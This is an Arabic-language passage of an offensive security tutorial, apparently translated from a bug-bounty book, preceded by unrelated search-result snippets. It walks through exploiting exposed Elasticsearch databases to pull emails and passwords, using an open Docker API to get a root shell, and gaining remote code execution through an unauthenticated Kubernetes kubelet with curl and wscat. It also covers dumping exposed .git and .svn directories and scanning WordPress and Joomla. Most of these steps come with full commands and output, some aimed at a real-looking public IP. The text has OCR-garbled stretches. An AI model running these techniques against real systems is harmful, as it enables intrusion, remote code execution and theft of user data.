- [PDF] **Genting Highland Free & Easy**
tz-sg.sgp1.digitaloceanspaces.com › document › company ▾
All other pick up points(Check in @ First World Hotel Lobby Starbucks 1200 hrs). 1630. Balestier Plaza (Taxi Stand-near Maybank) OR Big Box Jurong East ...
- [PDF] **BUTE MILLS**
https://youthscape.ams3.cdn.digitaloceanspaces.com › documents › About ▾
station towards the town centre, passing Starbucks to your right, and you will see the Mill across to your left. The main entrance is at the front of the building.

واكيد برضه تجرب التول دي لعملية الا brute force
<https://github.com/appsecco/spaces-finder>

AZURE BLOB

لو التارجت بتاعك بيستخدم Microsoft cloud اكيد هما بيستخدموا Azure blob storage S3 زي كدا بالظبط buckets

بس هنا انت مش تحتاج انك تعمل URLs لـbrute force
لان انت لازم تبقا عارف الا bucket name و كذلك برضه الا the blob name
و دا يخلي الموضوع من الصعب انك تـbrute force الاسمي
لان فيه جزئين من الا URLs ولكن عندك enumerate google dorks لـgoogle dorks شغال علشان تـenumerate الاسماء الممكنه

ELASTIC SEARCH DB

أنت اكيد سمعت قبل كدا عن الا MySQL relational database MySQL زي Elastic search عندك بقا MySQL
قاعدة بيانات تستخدم علشان تخزن المعلومات دي elastic search و يقوم بالبحث في قاعدة بيانات كبيرة

ELASTICSEARCH BASICS


مصمم لتخزين و ارجاع وارداره الا document-oriented او semi-structured data لما بيجي تستخدم Elasticsearch انت بتخزن البيانات في ملف JSON بعد كدا انت بتستعمل عنها عل شان تقدر ترجعها على عكس MySQL اللي بتخزن المعلومات في جداول ولكن هنا elastic search بيستخدم نوع اسم types ه

كل type فيه صفات كتير اللي يدعى بـ documents والـ documents هي ببساطه هي عباره عن blob json اللي هي بتشيل البيانات زي المثال دا كدا :

```
{"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}
```

في MySQL احنا بنستخدم الا column names احنا بنستخدم Elasticsearch في الا field names id, name, and password هو الا في the above json blob السابق هو الا MySQL اما في الا

بنقوم بتخزين الا في قاعدة البيانات Tables في Elastic search احنا بنخزن الا documents في index حاجه اسمها documents يبقى كذا الا index عباره عن مجموعه من الا documents




UNAUTHENTICATED ELASTICSEARCH DB

طيب دلوقتي الا http://**192.168.1.100:9200** اللي هو من خلاله نقدر ندخل database query

المشكله الرئيسيه هنا في ايه ؟
ان بعض الناس بيعرضوا البورت دا او بيفضحوا مثلا internet public البورت دا لـ authentication

ودا يعني اي حد يقدر يـ database query ويستخرج معلومات

من خلال بحث بسيط من shodan هيخليلك تشووف كمية نتائج زي ما في الصوره كذا :



من اول ما انت تعرفت على ان التارجت بتاعك عنده البورت 9200 مفتوح انت تقدر بسهولة انك تفحص لو دي قاعدة بيانات Elasticsearch عن طريق انك تكتب الا GET request root directory

والمطلوب يكون بالشكل دا :

```
{
    "name" : "r2XXXX",
    "cluster_name" : "elasticsearch",
    "cluster_uuid" : "wIVyutV-XXXXXXXXXXXX",
    "version" : {
        "number" : "5.6.1",
        "build_hash" : "667b497",
        "build_date" : "2017-09-14T19:22:05.189Z",
        "build_snapshot" : false,
        "lucene_version" : "6.6.1"
    },
    "tagline" : "You Know, for Search"
}
```

اول ما تعرف indexes او Elastic Search db exposed كلها (Databases) اللي متاحه عن طريق انك تكتب الا GET request بـ "/_cat/indices?v"

والمطلوب يكون كذا :

health	status	index	uuid	pri	rep	docs.count	docs.deleted	store.size
pri.store.size								
yellow	open	bookings	Iz8yHxqbQuGEDIjkEozAA	5	1	524	0	303.5kb
303.5kb								
yellow	open	company	HMOFvOQDSiapSol_QAsxzg	5	1	0	0	960b
960b								
yellow	open	geosys	J9pwm4vSrWLhb09pchzMg	5	1	61722	0	32.4mb
32.4mb								
yellow	open	article	J6UaQSS0RlaRrookZ1V6lg	5	1	809	0	6mb
6mb								
yellow	open	service	SApBMxLLSEWWJOrQoF07Ug	5	1	591	0	433.5kb
433.5kb								
yellow	open	job_application	DSibZjaoQ-mU1MySC4zKrQ	5	1	2	0	16.7kb
16.7kb								
yellow	open	payment	az5VYu9tQAY41u2PIA-daw	5	1	6	0	142.1kb
142.1kb								
yellow	open	users	6kHqdkvOSx6dmXXIs_JGNg	5	1	1701	463	4.7mb
4.7mb								
yellow	open	articles	JKsFXGXfRXuUULpjLuPLg	5	1	3	0	79.6kb
79.6kb								
yellow	open	invoice	bgXAHuOLSJai-37eiBcRBw	5	1	18	0	272.3kb
272.3kb								
yellow	open	booking	zjbhkI4ZS8egwyuhweNY8g	5	1	545	1	1.7mb
1.7mb								
yellow	open	address	CKteiX6qRUCYWxkBZCe6Bg	5	1	6245	0	2mb
2mb								
yellow	open	job_post	qrzfzvvKT3uSOXIY3nzW6Q	5	1	36	0	344.6kb
344.6kb								
yellow	open	user	HZBWADUEst-pBY4c0L88Pw	5	1	2134	12	9.1mb
9.1mb								
yellow	open	job_applications	B9dyKFW7TbeJppKu-4zpvA	5	1	1	0	8.2kb
8.2kb								
yellow	open	services	0cXzhBcoR8ecQMuruow6Qg	5	1	579	0	479kb
479kb								
yellow	open	addressables	ZM45C_69QXugOFLP-M16LQ	5	1	6245	745	2.4mb
2.4mb								
yellow	open	job_posts	_nkfsW2TiKHLhTdSRmfuA	5	1	35	0	70.8kb
70.8kb								
yellow	open	invoices	PoNCOfg6QjSi0I7fPhPbBw	5	1	12	0	84.7kb
84.7kb								
yellow	open	user_services	bBwhZ0eDTAeqS5AID8Z-2g	5	1	1384	298	1.7mb
1.7mb								
yellow	open	user_service	_c75afkpQVVjyeWHQUoMDw	5	1	1485	22	1.2mb
1.2mb								
yellow	open	payments	de4kC0k-RfuopmE19cLRw	5	1	6		

المعلومات دي مع تفاصيل تانيه عن الا service تقدر تلاقيها عن طريق الـ `"/_stats/?pretty=1"` endpoint
وعلشان تقدر تعمل full text search في قاعدة البيانات تقدر تستخدم الـ `"/_all/_search?q=email"`

ودا هيقوم باستعلام عن كل الا index اللي تبع كلمه "email". فيه كام كلمه برضه انا بحب استخدمهم في البحث زي مثلا

- Username
- User
- Email
- Password
- Token

انت علي طول اول ما تحب تـ query معينه تقدر تستبدل الا `_all` باسم الا index اللي انت عاوز تبحث عنه

فيه تكنيك كمان مفيد برضه وهو انك تـ list names عن طريق انك تـ field names

لـGET request

"/INDEX_NAME_HERE/_mapping?pretty=1" endpoint

انا ببحث عن طريق الكلمات اللي فوق برضه اللي كتبتهم والنتيجه بتكون بالشكل دا

```
{
  "address": {
    "mappings": {
      "_default_": {
        "properties": {
          "text": {
            "type": "text",
            "fields": {
              "raw": {
                "type": "keyword"
              }
            }
          }
        }
      },
      "addressables": {
        "properties": {
          "addressable_id": {
            "type": "long"
          },
          "addressable_type": {
            "type": "text",
            "fields": {
              "keyword": {
                "type": "keyword",
                "ignore_above": 256
              }
            }
          },
          "city": {
            "type": "text",
            "fields": {
              "keyword": {
                "type": "keyword",
                "ignore_above": 256
              }
            }
          }
        }
      }
    }
  }
}
```

```
"ignore_above": 256
}
}
```

زي ما انت شايف هنا اننا عندنا field names :
addressable_type, city, etc ..

واللي معرضش لينا الا output بشكل كبير

علشان ت كل القيم اللي تحتوي على field name معين احنا بنستخدم الـ
query "/_all/_search?q=_exists:email&pretty=1"
واللي هتقوم بارجاع كل الا documents اللي فيها field name(column) باسم email ما هو واضح

تحت

```
{
  "took": 12,
  "timed_out": false,
  "_shards": {
    "total": 110,
    "successful": 110,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 7772,
    "max_score": 1.0,
    "hits": [
      {
        "_index": "address",
        "_type": "addressables",
        "_id": "19",
        "_score": 1.0,
        "_source": {
          "id": 19,
          "addressable_id": 55,
          "addressable_type": "FHMatch\\Models\\User",
          "lang": "en",
          "address1": null,
          "city": "Alpharetta",
          "state": "GA",
          "postal": "30004",
          "country": "US",
          "lat": "REDACTED",
          "lon": "REDACTED",
          "email": "REDACTED@yahoo.com",
          "phone": "REDACTED",
          "website": null,
          "timezone": "America/New_York",
          "currency": "USD",
          "privacy": null,
          "meta": null,
          "created_at": "2017-09-26 19:42:02",
          "updated_at": "2017-09-26 19:42:02",
          "deleted_at": null
        }
      }
    ],
    "sort": [
      {
        "id": 19,
        "score": 1.0
      }
    ]
  }
},
```

نفس الكلام برضه ينفع تغير الـ
"_all"
بأي اسم من الا index علشان تبحث عن الا endpoint

يبقى علي السريع كدا عن طريق unauthenticated access للـ Database الموجوده dump يقدرها انهم يـ


DOCKER API

زمان لو انت هتطور شويه سطور من الكود كدا علي الكمبيوتر بتاعك هيشتغل ولكن روح جريه علي

نظام تاني كدا مش هيشتغل
الـ Docker بقا تم تصميمها علشان كدا علشان تحل المشكله دي
وهي عباره عن virtualized application containers open source software وبتدير و بتنشأ في انظمه التشغيل المشهوره
عن طريق ايه ؟ ecosystem of allied tools

ecosystem of allied tools.

يعني مثلاً لما تجي تثبت الـ docker على نظام هيعرض الـ api key على الـ local host يعني على الـ host 2375
الـ api keyقدر تستخدموه في التفاعل مع المحرك بناء الدوك والـ Docker
والـ Docker key اللي ببساطه بيديلك الحق ان تعمل اي حاجه غير مصدق عليها
تحت كل الاحتمالات دي مفيش اي External party تكون قادره انها تؤسس الـ docker api
ان هي مش مكشوفه لكن في الـ Docker certain instances يقدر يتغير ولذلك يقدر انه يتؤسس عن طريق الـ Docker
لو حصل بشكل غير صحيح هيعرض الـ Docker api يتكتشف للعالم زي ما هو واضح



علشان تتأكد ان المضيف المطلوب بيشغل docker

ساعتها انت تقدر تعمل GET request لـ /version endpoint

والـ Docker يقوم بعمل طباعه لـ blob json لـ blob json كـ Docker

```
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "18.09.0",
      "Details": {
        "ApiVersion": "1.39",
        "Arch": "amd64",
        "BuildTime": "2018-11-07T00:56:41.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "4d60db4",
        "GoVersion": "go1.10.4",
        "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
        "MinAPIVersion": "1.24",
        "Os": "windows"
      }
    },
    {
      "Name": "Containerd",
      "Version": "18.09.0",
      "Details": {
        "ApiVersion": "1.39",
        "MinAPIVersion": "1.24",
        "GitCommit": "4d60db4",
        "GoVersion": "go1.10.4",
        "Os": "windows",
        "Arch": "amd64",
        "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
        "BuildTime": "2018-11-07T00:56:41.000000000+00:00"
      }
    }
  ]
}
```

من لما اتأكد ان الا docker api مكشوف انا علي طول بروح لـ CLI version للدوكر علي طول واستخد
مه من التيرمنال
docker -H <host>:<port> ps

```
alex@alex-PowerEdge-R710:~$ docker -H 0.0.0.0:2375 ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS                         NAMES
be8c315194b0        containers.m-net.in/bi_edm_api_dev:BIADMAPI_1.3.15   "dotnet Solution.Web..."   2 days ago         Up 2 days          5000/tcp, 0.0.0.0:81->80/tcp   elegant_easley
```

زي ما انت شايف في الصوره فيه واحد شغال علي بورت 80 باسم container elegant_easley

واحنا ببساطه نقدر دلـ pop a shell في الا container عن طريق الكوماند Docker -H <host>:<port> exec -it <container name> /bin/bash

```
alex@alex-PowerEdge-R710:~$ docker -H 0.0.0.0:2375 exec -it "mysql" /bin/bash
root@771e4b1ae431:/# whoami
root
root@771e4b1ae431:/# exit
exit
```

زي ما انت شايف في الصوره احنا كنا قادرین علي اننا نحصل علي صلاحيه الروت من الا shell من هنا احنا نقدر نعمل كل حاجه بالاعتماد علي الا docker version

انت ممكن تبقة قادر على تستخدمو استغلال علشان دا break out container خلال host machine

وممكن تبقة قادر انك تعمل حاجات تاني عن طريق الا container اللي معاك طبعا التكنيك دا بيستخدم بشكل كبير في الا crypto currency اللي هو التعدين بناء العملات الرقميه عن طريق انهم يعملوا containers ويروحوا يعملوا Deploy على الا infrastructure بتاعه الناس

يبقا احنا اول ما نشوف اي docker api exposed للعلانيه تقدر علي طول الانك ت hijack infrastructure بتاعتهم

بس الاوحوش من كدا انهم يقدروا يحصلوا علي container root access بتاعك

KUBERNETES API


مع انتشار الا docker فيه تقنيات كتير صممت علي نفس الا concept containers عندك مثلا Kubernetes وهو عباره عن open-source container orchestration application deployment, scaling, and management

وهو مصمم عن طريق جوجل Exposed Kubernetes API

الا بيكشف REST API على البروت 10250 unauthenticated

لو الديفيلوبرز مش واحدين بالهم Shodan

الا API دا ممكن يتكتشف للناس علي النت عن طريق بحث بسيط من



اول ما الخدمة بتاعه detect يتعملها Kubernetes انت اول حاجه تعاملها وهي انك تحصل على list pods من الا عن طريق انك تتبع GET request لـ /pods endpoint

المفروض ان السيرفر يرجعلك الرد دا :

```
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "pushgateway-5fc955dd8d-674qn",
        "generateName": "pushgateway-5fc955dd8d-",
        "namespace": "monitoring",
        "selfLink": "/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn",
        "uid": "d554e035-b759-11e9-814c-525400bdacd2",
        "resourceVersion": "9594",
        "creationTimestamp": "2019-08-05T08:20:07Z",
        "labels": {
          "app": "pushgateway",
          "pod-template-hash": "1975118848",
          "prophet.4paradigm.com/deployment": "pushgateway"
        },
        "annotations": {
          "kubernetes.io/config.seen": "2019-08-05T16:20:07.080938229+08:00",
          "kubernetes.io/config.source": "api",
          "kubernetes.io/created-by": "{\"kind\":\"SerializedReference\",\"apiVersion\":\"v1\"},\"reference\":{\"kind\":\"ReplicaSet\",\"nameSpace\":\"monitoring\",\"name\":\"pushgateway-5fc955dd8d\",\"uid\":\"d552fb3-b759-11e9-814c-525400bdacd2\"},\"apiVersion\":\"extensions\"},\"resourceVersion\":\"9591\"}\n"
        },
        "ownerReferences": [
          {
            "apiVersion": "extensions/v1beta1",
            "kind": "ReplicaSet",
            "name": "pushgateway-5fc955dd8d",
            "uid": "d552fb3-b759-11e9-814c-525400bdacd2",
            "controller": true,
            "blockOwnerDeletion": true
          }
        ],
        "spec": {
          "volumes": [
            {
              "name": "default-token-qgm5l",
              "secret": {
                "secretName": "default-token-qgm5l",
                "defaultMode": 420
              }
            }
          ],
          "containers": [
            {
              "name": "pushgateway",
              "image": "10.10.0.15:35000/prom/pushgateway:v0.4.1",
              "ports": [
                {
                  "name": "http",
                  "containerPort": 9091,
                  "protocol": "TCP"
                }
              ]
            }
          ]
        }
      }
    ]
  ]
}
```

من الرد دا انت مفروض تكون قدرت انك تحصل على

namespace name, pod names, and container names:

- Namespace
→ monitoring
- Pod Name
→ pushgateway-5fc955dd8d-674qn
- Container Name
→ Pushgateway

عن طريق المعلومات دي انت ممكن تبعث طلب لـ API service والي هيقوم بعمل execute لامر معين

ودا ممكن يحصل عن طريق انت تبعث
GET request:

```
curl -insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "XStream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade: SPDY/3.1" -X POST "https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1"
```

بعد كدا انت المفروض هتسسلم الرد يكون المفروض شبه الرسال دي :

```
alex@alex-PowerEdge-8710:~$ curl --insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade: SPDY/3.1" -X POST "https://140.143.240.4:10250/exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1"
* Trying 140.143.240.4...
* Connected to 140.143.240.4 (140.143.240.4) port 10250 (#0)
* found 148 certificates in /etc/ssl/certs/ca-certificates.crt
* found 597 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.2 / ECDHE_ECDSA_AES_128_GCM_SHA256
* server certificate verification SKIPPED
* server certificate status verification SKIPPED
* common name: system:node:10.10.0.15 (does not match '140.143.240.4')
* server certificate expiration date OK
* server certificate activation date OK
* certificate public key: EC
* certificate version: #3
* subject: O=system:nodes,O=system:node:10.10.0.15
* start date: Mon, 05 Aug 2019 06:29:00 GMT
* expire date: Thu, 02 Aug 2029 06:29:00 GMT
* issuer: C=CN,S=Beijing,L=Beijing,O=k8s,OU=System,CN=kubernetes
* compression: zstandard
* ALPN, server accepted to use http/1.1
* POST /exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1 HTTP/1.1
* Host: 140.143.240.4:10250
* User-Agent: curl/7.47.0
* Accept: */*
* X-Stream-Protocol-Version: v2.channel.k8s.io
* X-Stream-Protocol-Version: channel.k8s.io
* Connection: upgrade
* Upgrade: SPDY/3.1

HTTP/1.1 302 Found
Location: /cri/exec/Bwak7x7h
Date: Mon, 30 Sep 2019 21:53:07 GMT
Content-Length: 0
Content-Type: text/plain; charset=utf-8
Connection #0 to host 140.143.240.4 left intact
```

زي ما انت شايف كذا الرد
تم بنجاح و تم عمل اتصال بـ Web socket ولاحظ مكان القيمه بتاعه الـ location header
واللي هي بتساوي

/cri/exec/Bwak7x7h.

على شان تقدر تستخدم الاداه دي wscat على web socket connections طريقة التحميل

apt-get install node-ws

دلوقي تقدر تحصل على القيمه بتاعه الا location header وتروج بعدها منفذ الامر دا

wscat -c "https://<DOMAIN>:<PORT>/<Location Header Value>" –no-check

```
alex@alex-PowerEdge-R710:~$ wscat -c "https://192.168.1.102:10250/cri/exec/Bwak7x7h" --no-check
connected (press CTRL+C to quit)
<
<
< uid=65534 gid=0(root)
disconnected
```

كدا قدرنا اننا نوصل لـ RCE وننفذ اوامر على الا Container

.GIT / .SVN

طيب دلوقي ايه هي الا Git؟
 هو revision control system والنظام دا يحتوي على مجلد مخفي ".git".
 المهم المجلد دا بيمثل كانه الا snapshot للمشروع بتاعك
 كل مره انت بتعمل ملف git هيفيتم ضغطه وتتخزينه للـ data structure
 طيب الا object هيفكون عنده اسم مميز وكمان compressed object di
 rectory يعني ايه الكلام دا؟
 يعني ببساطه هتكون قادر انك تعيد انشاء السورس كود و كل حاجه في ال repository
 لو انت جيت تفتح "https://example.com/.git"

هتكون قادر ت Shawf المنظر دا

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2012-12-27 03:45	8	
HEAD	2012-12-27 03:42	23	
branches/	2012-12-27 03:42	-	
config	2012-12-27 03:42	187	
description	2012-12-27 03:42	73	
hooks/	2012-12-27 03:42	-	
index	2012-12-27 03:45	541K	
info/	2012-12-27 03:42	-	
logs/	2012-12-27 03:45	-	
objects/	2012-12-27 03:43	-	
refs/	2012-12-27 03:42	-	

هنا انت هتكون قادر على اعاده انشاء الا website source code والي يحتوي على الا repository

<https://github.com/internetwache/GitTools/tree/master/Dumper>

تقدر تستخدم الاداه دي علشان تعمل كدا

```
\"./gitdumper.sh https://example.com/.git/ /outputdirectory\".
```

وَدَّا هِيَقُومْ بِعَمَلٍ repository لِّا cْlُوْنِ

```
alex@alex-PowerEdge-R710:~/hackingTools/GitTools/Dumper$ sudo ./gitedumper.sh http://[REDACTED].git/ /examplegit/
[sudo] password for alex:
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[+] Downloaded: objects/11/23023ba0007034ee97100bf5c6cfe79901fa87
[-] Downloaded: objects/00/0000000000000000000000000000000000000000000000000000000
[+] Downloaded: objects/59/85c471562cd33867d7ce04f3e8cc6457ab513
[+] Downloaded: objects/10/4fbfe001529c8d795f5a7bf2708342677d96fe
[+] Downloaded: objects/1e/33e4ad1b39db3a83b85a2b1227f0301bb69cc8
[+] Downloaded: objects/ec/05d2948477d42941702b9de842a00558c9170f
[+] Downloaded: objects/d5/998ba65748d78e05e56b69259346890dcf3b5
[+] Downloaded: objects/d4/70772ff6acf7a2cc7676e72cc2290a761ef37d0
[+] Downloaded: objects/f9/0dc38d37e4b56c5d37f3c29a3dec25d26fc584
[+] Downloaded: objects/21/7ee7b6a56bd74cd407355bf5841ca466e4a6d
[+] Downloaded: objects/3e/1b8eff56013cdcd11f4a23c7859ba32ab3b5af2
[+] Downloaded: objects/19/4e00f54489aac29b19661e83c258ca2c0ffdba
[+] Downloaded: objects/e4/7eb5ac4dfe3c54ae099899ac3143669b1fa90
```

بعد كدا دور على ثغرات في السورس كود او اي exposed passwords.

SUBVERSION

زي الا Git هو عبارة عن revision control system ويحتوي على المجلد المخفي اللي هو ".svn".
المجلد دا بيستخدمه ل إعادة انشاء السورس كود المستخدم في الموقع

برضه نفس الكلام ببساطه
["https://example.com/.svn"](https://example.com/.svn)

Index of /.svn

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
»	Parent Directory		-	
?	entries	15-Jul-2013 15:51	1.4K	
📁	prop-base/	15-Jul-2013 15:51	-	
📁	props/	15-Jul-2013 15:51	-	
📁	text-base/	15-Jul-2013 15:51	-	
📁	tmp/	15-Jul-2013 15:51	-	

<https://github.com/anantshri svn-extractor>


الاداه دي هتخليك تعيد انشاء الـ folder structure, source code, and other files

```
alex@alex-PowerEdge-R710:~/hackingTools/svn-extractor$ python svn_extractor.py --url http://[REDACTED]
Proxy not defined
http://[REDACTED]
Checking if URL is correct
URL is active
Checking for presence of wc.db
lets see if we can find .svn/entries
SVN Entries Found if no file listed check wc.db too
http://[REDACTED]/services
http://[REDACTED]/help
http://[REDACTED]/help/voting_records_help.html
http://[REDACTED]/help/submit-down.html
http://[REDACTED]/help/taper-down.html
```

نفس الكلام زي اللي فات في حكايه انك تدور علي ثغرات وكدا

CHAPTER 10: EXPLOITATION CMS

دلوقي احنا عرفنا مقدمه عن الحكايه دي بس هتكلم اكتر دلوقي في كذا حاجه وانه يستخدم علشان تقدر تحكم ي المحتوي بتاعك



هتكلم عن الاشهر فيه دلوقي والي هو WORDPRESS

في الحقيقة فيه مئات الاستغلالات والا misconfigurations اللي بتؤثر عليه وكمان فيه تول من اشهر
الادوات اللي في الموضوع دا
وهي wpscan
<https://github.com/wpscanteam/wpscan>

اکتر حاجه تضايق في الاداء دي ان هي مكتوبه بلغه الـ ruby والكاتب بيفضل انه يستخدم الـ Python أو goLang كأدوات مصنوعه من اللغات دي يعني اثناء الـ fingerprinting المفروض تكون عرفت التكنولوجى اللي التارجت بتاعك بيشتغل بيها وعلى طول شغل الاداء وافحصه :

wpscan --URL <URL>

تقريباً أغلب المواقع اللي انت هتفحصها هيكون تم ترقيع الثغرات دي لأن أغلب الـ WordPress sites دي تتم ادارتها عن طريق الـ third party vendors اللي بيقوموا بعمل updates باول بأول

ولكن اوقات كتير هتروح لـ endpoints مصا به بس تقريباً اغلب الاستغلالات ه تكون محتاجة علشان تستغلها credentials

دایما کمان اتاکد انک تفحص الـ
"/wpcontent/uploads/"

Name	Last modified	Size	Description
 Parent Directory		-	
 2018/	2018-12-01 00:00	-	
 2019/	2019-11-01 00:04	-	
 revslider/	2018-01-28 02:19	-	
 the-core-style.css	2019-01-08 17:44	552K	

وهنا ممكن تلقي user emails, passwords, paid digital products, jjsensitive information وغيرها كتير

JOOMLA

تاني اشهر CMS بعد الـ WordPress

مش هنحكي كتير في الجزء دا طبعا لأن الفرق مش كتير ربيس هنا الدنيا او حش ونسبيه انك تلقي حاجه كبيره

<https://github.com/rezasp/joomscan>

PERL JOOMSCAN.PL -U <URL HERE>

```
---[OWASP_JoomScan
+---+===[Version : 0.0.7
+---+===[Update Date : [2018/09/23]
+---+===[Authors : Mohammad Reza Espargham , Ali Razmjoo
---[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing [██████████] ...  
  
[+] FireWall Detector
[++) Firewall detected : CloudFlare  
  
[+] Detecting Joomla Version
[++) Joomla 2.5.28  
  
[+] Core Joomla Vulnerability
[++) Target Joomla core is not vulnerable  
  
[+] Checking apache info/status files
[++) Readable info/status files are not found  
  
